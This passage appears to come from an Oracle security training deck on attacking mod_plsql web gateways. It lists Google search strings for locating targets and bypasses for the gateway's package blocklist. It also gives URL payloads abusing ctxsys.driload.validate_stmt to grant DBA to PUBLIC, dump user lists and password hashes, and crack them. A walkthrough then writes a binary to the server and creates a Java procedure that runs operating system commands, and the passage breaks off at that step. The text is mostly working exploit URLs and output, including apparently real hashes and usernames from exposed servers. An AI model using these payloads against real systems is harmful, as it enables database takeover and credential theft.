injection), run an operating system command (e.g. OS

<p>Get a list of all accessible PL/SQL packages, functions and procedures. Search candidates (containing strings like stmt, statement, exec, ddl, ...) Fuzz these functions with the usual strings.</p>	<pre>select privilege  chr(46)  table_schema  chr(46)   table_name from (select rownum r, privilege,table_schema,table_name from all_tab_privs where privilege='EXECUTE' and (table_name like '%STMT%' or table_name like '%EXEC%')) where r=1;</pre>
<p>Get a list of all functions containing the string STMT</p>	<pre>select owner  chr(46)  object_name  chr(46)   procedure_name from (select rownum r, owner,object_name,procedure_name from all_procedures where object_type='FUNCTION' and ( (object_name like '%STMT%') or (procedure_name like '%STMT%')) where r=1;</pre>

# MOD\_PLSQL



# Mod\_plsql architecture



## Typical URLs

<http://www.rds.com/pls/mydad>

<http://www.rds.com/mydad/owa>

<http://www.rds.com/mydad/plsql>

## Google Search Strings

"intitle:Single Sign-On" "Oracle Corporation" "All rights reserved"

"inurl:pls/orasso"

"inurl:pls/portal"

"inurl:/pls/htmldb"

"inurl:/i/htmldb"

"inurl:"apex/f"

"inurl:pls" "inurl:startup" "inurl:\$."

"inurl:/pls/admin\_/gateway.htm"admin\_/globalsettings.htm

"inurl:admin\_/globalsettings.htm"

## What – mod\_plsql

A typical URL looks like

```
http://10.1.1.117/pls/mydad/user1.procedure
```

or

```
http://10.1.1.117/pls/mydad/user1.package.procedure
```

URLs containing the strings

SYS.\*

DBMS\_\*

UTL\_\*

OWA\*

HTP.\*

HTF.\*

are automatically blocked. But this can be bypassed...

# What – mod\_plsql – history of bugs

## Use a %0A

<http://www.hacked.com/pls/dad/%0ASYS.PACKAGE.PROCEDURE>

## Use Unicode, e.g. %FF instead of Y

<http://www.hacked.com/pls/dad/S%FFS.PACKAGE.PROCEDURE>

## Enquote schema name (fixed with OAS 10g)

[http://www.hacked.com/pls/dad/"SYS".PACKAGE.PROCEDURE](http://www.hacked.com/pls/dad/)

## Use a label in front of the schema name

<http://www.hacked.com/pls/dad/⟨⟨LABEL⟩⟩SYS.PACKAGE.PROC>

## What – mod\_plsql - ctxsys

### **Create a PL/SQL procedure via a web interface**

```
http://www.hacked.com/pls/dad/  
ctxsys.driload.validate_stmt?sqlstmt=CREATE  
+OR+REPLACE+PROCEDURE+AHT+AS+BEGIN  
+HTP.PRINT('hello');+END;
```

### **Grant the procedure AHT to public**

```
http://www.hacked.com/pls/dad/  
ctxsys.driload.validate_stmt?sqlstmt=GRANT  
+EXECUTE+ON+AHT+TO+PUBLIC
```

### **Execute the procedure AHT**

```
http://www.hacked.com/pls/dad/ctxsys.AHT
```

## mod\_plsql – owa\_util.cellsprint

```
http://server/pls/  
portal30/"SYS".OWA_UTIL.CELLSPRINT?  
P_THEQUERY=select+*+from+all_users
```

```
SYS 0 13-FEB-02 SYSTEM 5 13-FEB-02 OUTLN 11 13-FEB-02 TRACESVR 19 13-FEB-02 DCATDBA 20  
13-FEB-02 WIRELESS 50 12-JUL-02 PORTAL30 51 12-JUL-02 PORTAL30_PUBLIC 52 12-JUL-02  
PORTAL30_SSO 53 12-JUL-02 PORTAL30_SSO_PUBLIC 54 12-JUL-02 PORTAL30_SSO_PS 55  
12-JUL-02 PORTAL30_DEMO 56 12-JUL-02 SCOTT 57 12-JUL-02 CTXSYS 65 29-OCT-02 MSHR_WWW  
63 24-SEP-02 CR_OWNER 73 21-AUG-03 DBSNMP 85 06-MAR-04 RESEARCH_FORMS 70 19-NOV-02  
GALIWINKU 72 26-MAR-03 MSHR_INTRANET 74 06-OCT-03 DISCUSS 81 10-NOV-03 FAQ 82  
10-NOV-03
```

# mod\_plsql – owa\_util.cellsprint

```
http://server/pls/  
portal30/"SYS".OWA_UTIL.CELLSPRINT?  
P_THEQUERY=select+table_name+from  
+all_tables
```

```
DUAL SYSTEM_PRIVILEGE_MAP TABLE_PRIVILEGE_MAP STMT_AUDIT_OPTION_MAP  
OGIS_SPATIAL_REFERENCE_SYSTEMS MD$DICTVER CS_SRS DUAL100 WWW_MODULES$ EMP  
DEPT EMP_SNAPSHOT EMP DEPT EMP_SNAPSHOT QUEST_COM_PRODUCTS  
QUEST_COM_PRODUCTS_USED_BY QUEST_COM_PRODUCT_PRIVS QUEST_COM_USERS  
QUEST_COM_USER_PRIVILEGES QUEST_SL_ERRORS QUEST_SL_QUERY_DEFINITIONS  
QUEST_SL_EXPLAIN QUEST_SL_EXPLAIN_PICK QUEST_SL_REPOS_ROOT  
QUEST_SL_REPOS_LAB_DETAILS QUEST_SL_REPOS_PICK_DETAILS  
QUEST_SL_QUERY_DEF_REPOSITORY QUEST_SL_COLLECTION_DEF_REPOS  
QUEST_SL_REPOSITORY_SQLTEXT QUEST_SL_REPOSITORY_SQLAREA  
QUEST_SL_REPOSITORY_EXPLAIN QUEST_SL_COLLECTION_REPOSITORY  
QUEST_SL_REPOSITORY_TRANS_INFO QUEST_SL_REPOSITORY_STATISTICS  
QUEST_SL_REPOS_BIND_VALUES QUEST_SL_REPOS_SGA_DETAILS  
QUEST_SL_REPOS_SGA_STATISTICS P155_RA_CUSTOMER_TRX_ALL_BK  
P155_AR_PAYMENT_SCHEDULES_BK P155_RA_CUSTOMERS_BK T_BANNER S_DOC_AGREE  
S_ORG_EXT AUDIT_ACTIONS PSTUBTBL STATS$PARAMETER STATS$STATSPACK_PARAMETER  
STATS$DATABASE_INSTANCE STATS$SNAPSHOT STATS$FILESTATXS STATS$TEMPSTATXS  
STATS$LATCH STATS$LATCH_CHILDREN STATS$LATCH_PARENT  
STATS$LATCH_MISSES_SUMMARY STATS$LIBRARYCACHE STATS$BUFFER_POOL_STATISTICS  
STATS$ROLLSTAT STATS$ROWCACHE_SUMMARY STATS$SGA STATS$SGASTAT STATS$SYSSTAT  
STATS$SESSTAT STATS$SYSTEM_EVENT STATS$SESSION_EVENT STATS$BG_EVENT_SUMMARY  
STATS$WAITSTAT STATS$ENQUEUESTAT STATS$SQL_SUMMARY STATS$SQLTEXT  
STATS$SQL_STATISTICS STATS$LEVEL_DESCRIPTION STATS$IDLE_EVENT
```


# mod\_plsql – owa\_util.cellsprint

```
http://server/pls/portal/  
<<label>>SYS.OWA_UTIL.CELLSPRINT?  
P_THEQUERY=select+*+from+all_users
```

```
SYS 0 09-SEP-03 SYSTEM 5 09-SEP-03 OUTLN 11 09-SEP-03 DBSNMP 19 09-SEP-03 IC_LIVE 41 25-OCT-03 WMSYS 21  
09-SEP-03 ORDSYS 30 09-SEP-03 ORDPLUGINS 31 09-SEP-03 MDSYS 32 09-SEP-03 CTXSYS 33 09-SEP-03 XDB 35 09-  
SEP-03 ANONYMOUS 36 09-SEP-03 RC_LIVE 39 25-OCT-03 OPS$ORACLE 40 25-OCT-03 OPS$STEVEB 62 25-OCT-03  
LINKER 42 25-OCT-03 OPS$LESLEYF 43 25-OCT-03 OPS$MIRIAM 44 25-OCT-03 OPS$GENASYS 46 25-OCT-03  
OPS$DIANAM 47 25-OCT-03 OPS$DIANEW 48 25-OCT-03 OPS$MILESO 49 25-OCT-03 OPS$VERONICA 50 25-OCT-03  
OPS$ALLANK 51 25-OCT-03 OPS$DAVIDE 52 25-OCT-03 OPS$BOBM 53 25-OCT-03 OPS$KEVINM 54 25-OCT-03  
OPS$PETERM 55 25-OCT-03 OPS$LAINFR 56 25-OCT-03 OPS$DAVEC 57 25-OCT-03 OPS$MARILYNB 59 25-OCT-03  
OPS$PIERSD 60 25-OCT-03 OPS$SIMONG 61 25-OCT-03 OPS$CANMORE2 83 25-OCT-03 OPS$JACKS 63 25-OCT-03  
OPS$GEORGINA 65 25-OCT-03 OPS$SINEH 66 25-OCT-03 OPS$KEVINDO 67 25-OCT-03 OPS$IANP 68 25-OCT-03  
OPS$NEILC 70 25-OCT-03 OPS$JIMM 71 25-OCT-03 OPS$ANGUSL 72 25-OCT-03 OPS$STEVEW 73 25-OCT-03  
OPS$ALANL 74 25-OCT-03 OPS$JOHNB 75 25-OCT-03 OPS$JOHNSH 76 25-OCT-03 OPS$JANET 77 25-OCT-03  
OPS$ANGELAG 78 25-OCT-03 OPS$STRATH 79 25-OCT-03 HBLINKER 80 25-OCT-03 OPS$CANMORE1 82 25-OCT-03  
OPS$SUSANS 391 05-JAN-06 OPS$NEILG 104 25-OCT-03 OPS$CANMORE3 84 25-OCT-03 OPS$JOHNC 390 23-DEC-05  
WEBLINK 86 25-OCT-03 PHOTO 87 25-OCT-03 OPS$CLARES 88 25-OCT-03 OPS$PHILIPG 89 25-OCT-03 OPS$SCRAN 90  
25-OCT-03 OPS$JOANNEM 91 25-OCT-03 WRCPC 313 31-MAR-04 OPS$SUZANNER 389 15-DEC-05 OPS$CANMORE4 94  
25-OCT-03 OPS$KRISTINAJ 95 25-OCT-03 OPS$SIOBHANC 392 20-JAN-06 OPS$RICHARDC 97 25-OCT-03  
OPS$ROBERTA 394 08-MAR-06 OPS$MARKG 99 25-OCT-03 OPS$TRANSFER 100 25-OCT-03 OPS$REBECCAB 102 25-  
OCT-03 WRCREADONLY 393 06-MAR-06 OPS$VOLUNT 125 25-OCT-03 OPS$SIOBHANM 105 25-OCT-03 OPS$VICKYW  
396 18-APR-06 OPS$ALEXH 107 25-OCT-03 WEBSYS 108 25-OCT-03 OPS$APTEMP 109 25-OCT-03 OPS$ADAMW 110 25-  
OCT-03 OPS$DANIELP 111 25-OCT-03 OPS$KATHRYNC 112 25-OCT-03 OPS$SHARONG 113 25-OCT-03 WRCEP 395 23-  
MAR-06 WRCEP 399 15-MAY-06 OPS$MARC 397 01-MAY-06 OPS$TAHRAD 117 25-OCT-03 OPS$NORMAA 118 25-  
OCT-03 OPS$ANDREWB 119 25-OCT-03 OPS$ALANPE 120 25-OCT-03 RCPORTAL 122 25-OCT-03 OPS$HEATHERS 123  
25-OCT-03 WEBOWNER 124 25-OCT-03 WRCJLP 314 31-MAR-04 OPS$LUCYING 146 25-OCT-03 OAS_PUBLIC 127 25-  
OCT-03 WWW_USER 128 25-OCT-03 CANMORE 129 25-OCT-03 WEBDB 130 25-OCT-03 OPS$KATHERIN 131 25-OCT-03  
OPS$KATIED 133 25-OCT-03
```



## Get usernames first

A screenshot of a web browser window displaying the output of a SQL query. The address bar shows a URL with a query parameter: 'SYS.OWA\_UTIL.CELLSPRINT?P\_THEQUERY=select+\*+from+all\_users'. The main content area shows a list of database users and their creation dates. The status bar at the bottom indicates 'Fertig' and 'Internet'.

```
Adresse ://*****.nl/pls/portal30/<<label>>SYS.OWA_UTIL.CELLSPRINT?P_THEQUERY=select+*+from+all_users Wechseln zu
```

```
SYS 0 14-NOV-00 SYSTEM 5 14-NOV-00 OUTLN 11 14-NOV-00 DBSNMP 16 14-NOV-00  
PORTAL2GO 41 03-MAY-01 AURORA$JIS$UTILITY$ 25 14-NOV-00 OSE$HTTP$ADMIN 26 14-NOV-  
00 AURORA$ORB$UNAUTHENTICATED 27 14-NOV-00 ORDSYS 28 14-NOV-00 ORDPLUGINS 29  
14-NOV-00 MDSYS 30 14-NOV-00 CTXSYS 33 14-NOV-00 SCOTT 35 14-NOV-00 ADAMS 36 14-  
NOV-00 JONES 37 14-NOV-00 CLARK 38 14-NOV-00 BLAKE 39 14-NOV-00 MTSSYS 40 14-NOV-00  
APP_PANTANAL 69 24-APR-03 PORTAL30 49 06-JUN-01 PORTAL30_PUBLIC 50 06-JUN-01  
PORTAL30_SSO 51 06-JUN-01 PORTAL30_SSO_PUBLIC 52 06-JUN-01 PORTAL30_SSO_PS 53 06-  
JUN-01 PORTAL30_DEMO 54 06-JUN-01 PORTAL30_SSO_UA 55 07-JUN-01 ALTERRAAPPS 57 19-  
SEP-01 IDENTTT 58 27-SEP-01 GREENVEINS 59 17-OCT-01 AFD_BODEM_EN_LANDGEBRUIK 60 31-  
OCT-01 DUALIS 61 28-NOV-01 ILRI 62 03-JUN-02 APP_WATER4FOODECO 63 10-OCT-02  
GREENSCOM 64 18-NOV-02 WATERBEHEER 65 30-JAN-03 APP_BIOHAP 66 27-MAR-03  
PLUIMVEETOEKOMST 67 31-MAR-03 APP_TRANS 68 24-APR-03 APP_MILIEUPLANBUREAU 70 14-  
OCT-03 ONNO 71 13-MAR-06
```

Fertig Internet

## Get the database version



Oracle8i Enterprise Edition Release 8.1.7.0.0 - Production PL/SQL Release 8.1.7.0.0 - Production CORE 8.1.7.0.0  
Production TNS for 32-bit Windows: Version 8.1.7.0.0 - Production NLSRTL Version 3.4.1.0.0 - Production

```
http://server/pls/rds/  
ctxsys.driload.validate_stmt? sqlstmt=grant+dba  
+to+public
```

## Get username + password hash of the database users

Adresse  .CELLSPRINT?P\_THEQUERY=select+username,',','password,'CRLF'+from+dba\_users+where+account\_status='OPEN'  Wechseln

```
SYS : D4C5016086B2DC6A CRLF SYSTEM : D4DF7931AB130E37 CRLF OUTLN : 4A3BA55E0859
CRLF DBSNMP : E066D214D542 CRLF PORTAL2GO : 530BDF2AF645 CRLF
AURORA$JIS$UTILITY$ : 00000179055 CRLF OSE$HTTP$ADMIN : 00000158392 CRLF
AURORA$ORB$UNAUTHENTICATED : -00000050375 CRLF ORDSYS : 7EFA02EC7EA6 CRLF
ORDPLUGINS : 88A2B2C18343 CRLF MDSYS : 72979A94BAD2 CRLF CTXSYS :
24ABAB8B0628 CRLF SCOTT : F894844C3440 CRLF ADAMS : 72CDEF4A3483 CRLF
JONES : B9E99443032F CRLF CLARK : 7AAFE7D01511D73F CRLF BLAKE : 9435F2E60569
CRLF MTSSYS : 6465913FF5FF CRLF APP_PANTANAL : 0412EB36A40AD55F CRLF PORTAL30 :
969F9C383967 CRLF PORTAL30_PUBLIC : 42068201613 CRLF PORTAL30_SSO :
882B80B587FC CRLF PORTAL30_SSO_PUBLIC : 98741BDA2AC7 CRLF PORTAL30_SSO_PS :
F2C3DC8003BC CRLF PORTAL30_DEMO : CFD1302A7F83 CRLF PORTAL30_SSO_UA :
F2724CB24FD9 CRLF ALTERRAAPPS : 612EAFCA76E CRLF IDENTT : 1F5A2FD9E904
CRLF GREENVEINS : 61E4B9C7800D CRLF AFD_BODEM_EN_LANDGEBRUIK :
F03D0AD7E55B CRLF DUALIS : 6B41EF6ADCB1 CRLF ILRI : 3701379AA836 CRLF
APP_WATER4FOODECO : 442480B9E429 CRLF GREENSCOM : 9F01A21BC8E6 CRLF
WATERBEHEER : A3ED2F209C7 CRLF APP_BIOHAP : E33BC97B2D4 CRLF
PLUIMVEETOEKOMST : 54E9D3984A6 CRLF APP_TRANS : 6C3B085F91F1 CRLF
APP_MILIEUPLANBUREAU : 821674CE0257D CRLF ONNO : D2B2A8378178 CRLF
```

Test the password hashes and get the plaintext password

```
c:\tools>checkpwd SYS:D4C5016086B2DC6A password_file.txt
Checkpwd 1.12 - (c) 2006 by Red-Database-Security GmbH
Oracle Security Consulting, Security Audits & Security Trainings
http://www.red-database-security.com
```


```
opening weak password list file
reading weak passwords list
checking passwords
SYS has weak password CHANGE_ON_INSTALL
```

```
Done. Summary:
  Passwords checked      : 239762
  Weak passwords found   : 1
  Elapsed time (min:sec) : 0:6
  Passwords / second    : 39960.3
```

# Mod\_plsql – Hacking example

1. **Call the URL** `http://testdb/pls/rds/plsql.home`

Access the procedure home in the schema plsql




# Mod\_plsql – Hacking example

2. Adding a single quote shows an error message “FORBIDDEN”



This version of Apache (1.3.22) + mod\_plsql are vulnerable.  
We can run any SQL statement by adding “SYS” or  
<<mylabel>>SYS

## 3. Now we try to access the version number

A screenshot of a web browser window. The address bar shows the URL: http://5.39.193.107/pls/rds/%22SYS%22.OWA\_UTIL.CELLSPRINT?P\_THEQUERY=select+\*+from+vs. The page content displays the output of a query: Oracle9i Enterprise Edition Release 9.2.0.1.0 - Production PL/SQL Release 9.2.0.1.0 - Production CORE 9.2.0.1.0 Production TNS for 32-bit Windows: Version 9.2.0.1.0 - Production NLSRTL Version 9.2.0.1.0 - Production.

```
Adresse http://5.39.193.107/pls/rds/%22SYS%22.OWA_UTIL.CELLSPRINT?P_THEQUERY=select+*+from+vs Wechseln  
Oracle9i Enterprise Edition Release 9.2.0.1.0 - Production PL/SQL Release 9.2.0.1.0 - Production  
CORE 9.2.0.1.0 Production TNS for 32-bit Windows: Version 9.2.0.1.0 - Production NLSRTL Version  
9.2.0.1.0 - Production
```

OK, it's 9.2.0.1. There are hundreds of vulnerabilities in this version.

Alternatively we can use the <<label>> syntax too.

This is a more generic approach and it is effective with more databases.

## 4. Now we retrieve a list of installed users (=components)



```
SYS 0 12-MAY-02 SYSTEM 5 12-MAY-02 OUTLN 11 12-MAY-02 DBSNMP 19 12-MAY-02 WMSYS  
21 12-MAY-02 ORDSYS 30 12-MAY-02 ORDPLUGINS 31 12-MAY-02 MDSYS 32 12-MAY-02  
CTXSYS 33 12-MAY-02 XDB 35 12-MAY-02 ANONYMOUS 36 12-MAY-02 WKSYS 39 12-MAY-02  
WKPROXY 40 12-MAY-02 ODM 42 12-MAY-02 ODM_MTR 43 12-MAY-02 OLAPSYS 44 12-MAY-02  
RMAN 60 12-MAY-02 HR 46 12-MAY-02 OE 47 12-MAY-02 PM 48 12-MAY-02 SH 49 12-MAY-02  
QS_ADM 51 12-MAY-02 QS 52 12-MAY-02 QS_WS 53 12-MAY-02 QS_ES 54 12-MAY-02 QS_OS 55  
12-MAY-02 QS_CBADM 56 12-MAY-02 QS_CB 57 12-MAY-02 QS_CS 58 12-MAY-02 SCOTT 59 12-  
MAY-02 PLSQL 61 09-JUL-06
```

Now we see that the Oracle Context Options is installed (CTXSYS). In this version of the database there was a vulnerability which allows privilege escalation.

This vulnerability was reported by Red-Database-Security GmbH and fixed with Oracle Alert 68.



## 5. We check first if we are already DBA

Adresse  [http://5.39.193.107/pls/rds/ <<label>>SYS.OWA\\_UTIL.CELLSPRINT?P\\_THEQUERY=select+\\*+from+dba\\_users](http://5.39.193.107/pls/rds/ <<label>>SYS.OWA_UTIL.CELLSPRINT?P_THEQUERY=select+*+from+dba_users)

## Not Found


The requested URL /pls/rds/ <<label>>SYS.OWA\_UTIL.CELLSPRINT was not found on this server.

---

*Oracle HTTP Server Powered by Apache/1.3.22 Server at ora9201.rds.local Port 80*

But we don't have the privilege to select from the view dba\_users that's why we see the error message

## 6. Privilege Escalation via CTXSYS.driload.validate\_stmt

Adresse  [http://5.39.193.107/pls/rds/⟨label⟩ctxsys.driload.validate\\_stmt?sqlstmt=grant+dba+to+public](http://5.39.193.107/pls/rds/⟨label⟩ctxsys.driload.validate_stmt?sqlstmt=grant+dba+to+public)

### Not Found

The requested URL /pls/rds/⟨label⟩ctxsys.driload.validate\_stmt was not found on this server.

---

*Oracle HTTP Server Powered by Apache/1.3.22 Server at ora9201.rds.local Port 80*

Even if you see an error message the statement was executed successfully. We can check this by selecting from the view DBA\_USERS

## 7. Select username, password hash key from the database

Adresse  [http://5.39.193.107/pls/rds/<<label>>SYS.OWA\\_UTIL.CELLSPRINT?P\\_THEQUERY=select+'prg',username,','password,+','+from+dba\\_users](http://5.39.193.107/pls/rds/<<label>>SYS.OWA_UTIL.CELLSPRINT?P_THEQUERY=select+'prg',username,','password,+','+from+dba_users) 

```
prg SYS : ALEXWASHERE ; prg SYSTEM : F0AFCA32A1C95CDB ; prg DBSNMP : E066D214D5421CCC ; prg PLSQL :  
EB2C80A0D2968818 ; prg SCOTT : F894844C34402B67 ; prg OUTLN : 4A3BA55E08595C81 ; prg WMSYS : 7C9BA362F8314299 ;  
prg ORDSYS : 7EFA02EC7EA6B86F ; prg ORDPLUGINS : 88A2B2C183431F00 ; prg MDSYS : 72979A94BAD2AF80 ; prg  
CTXSYS : 71E687F036AD56E5 ; prg XDB : 88D8364765FCE6AF ; prg ANONYMOUS : anonymous ; prg WKSYS :  
69ED49EE1851900D ; prg WKPROXY : B97545C4DD2ABE54 ; prg ODM : C252E8FA117AF049 ; prg ODM_MTR :  
A7A32CD03D3CE8D5 ; prg OLAPSYS : 3FB8EF9DB538647C ; prg RMAN : E7B5D92911C831E1 ; prg HR : 6399F3B38EDF3288 ;  
prg OE : 9C30855E7E0CB02D ; prg PM : 72E382A52E89575A ; prg SH : 9793B3777CD3BD1A ; prg QS_ADM :  
991CDDAD5C5C32CA ; prg QS : 8B09C6075BDF2DC4 ; prg QS_WS : 24ACF617DD7D8F2F ; prg QS_ES : E6A6FA4BB042E3C2 ;  
prg QS_OS : FF09F3EB14AE5C26 ; prg QS_CBADM : 7C632AFB71F8D305 ; prg QS_CB : CF9CFACF5AE24964 ; prg QS_CS :  
91A00922D8C0F146 ;
```

This is always useful. We can now decrypt the hashkeys with Checkpwd or woraauthbf.

## 8. Now we check for internet connectivity of the database



We can use the Oracle database as a (limited) proxy (without images).

If utl\_http is revoked from public, HTTPURIType can be used instead.

## 9. Create a package which is able to download a file to the database server

### Create an Oracle directory called ext

```
http://testdb/pls/rds/  
ctxsys.driload.validate_stmt?  
sqlstmt=CREATE+OR+REPLACE+DIRECTORY+ext+AS+'C:  
'
```

(ignore the error message - that's always the case with this

A screenshot of a browser address bar showing the URL: http://5.39.193.107/pls/rds/ctxsys.driload.validate\_stmt?sqlstmt=CREATE+OR+REPLACE+DIRECTORY+ext+as+'c:'. The address bar is highlighted with a blue border.

## Not Found

The requested URL /pls/rds/ctxsys.driload.validate\_stmt was not found on this server.

---

*Oracle HTTP Server Powered by Apache/1.3.22 Server at ora9201.rds.local Port 80*

# Mod\_plsql – Hacking example

## a) Grant privileges on this directory

```
http://testdb/pls/rds/ctxsys.driload.validate_stmt?  
sqlstmt=grant+read+on+directory+ext+to+public
```

```
http://testdb/pls/rds/ctxsys.driload.validate_stmt?  
sqlstmt=grant+write+on+directory+ext+to+public
```

# Mod\_plsql – Hacking example

## Create the file hacked.com via a browser

You can convert a binary file with the tool bin2hex.exe into hexcode. The PL/SQL code is

```
DECLARE fi UTL_FILE.FILE_TYPE; bu RAW(32767);
BEGIN
bu:=hextoraw('BF3B01BB8100021E8000B88200882780FB81750288D850E8060
083C402CD20C35589E5B80100508D451A50B80F00508D5D00FFD383C40689
EC5DC3558BEC8B5E088B4E048B5606B80040CD21730231C08BE55DC39048
656C6C6F2C20576F726C64210D0A');
fi:=UTL_FILE.fopen('EXT','hacked.com','w',32767);
UTL_FILE.put_raw(fi,bu,TRUE);
UTL_FILE.fclose(fi);
END;/
```

```
http://testdb/pls/rds/ctxsys.driload.validate_stmt?
sqlstmt=DECLARE fi UTL_FILE.FILE_TYPE; bu RAW(32767); BEGIN
bu:=hextoraw('BF3B01BB8100021E8000B88200882780FB81750288D850
E8060083C402CD20C35589E5B80100508D451A50B80F00508D5D00FFD383
C40689EC5DC3558BEC8B5E088B4E048B5606B80040CD21730231C08BE55D
C39048656C6C6F2C20576F726C64210D0A');fi:=UTL_FILE.fopen('EXT
','hacked.com','w',
32767);UTL_FILE.put_raw(fi,bu,TRUE);UTL_FILE.fclose(fi);END;
```

## Run the created binary hacked.com

Create a procedure to call os commands via java:

```
http://testdb/pls/rds/  
ctxsys.driload.validate_stmt?sqlstmt=CREATE OR  
REPLACE AND COMPILE JAVA SOURCE NAMED "R" AS  
import java.io.*; public class R{ public static  
String Run(String C1)  
{ try{ Runtime.getRuntime().exec(C1);  
return("0"); } catch (Exception e)  
{ return(e.getMessage()); } } }
```



# Mod\_plsql – Hacking example

**-- creates a function RC and a procedure PC to call operating system commands**

```
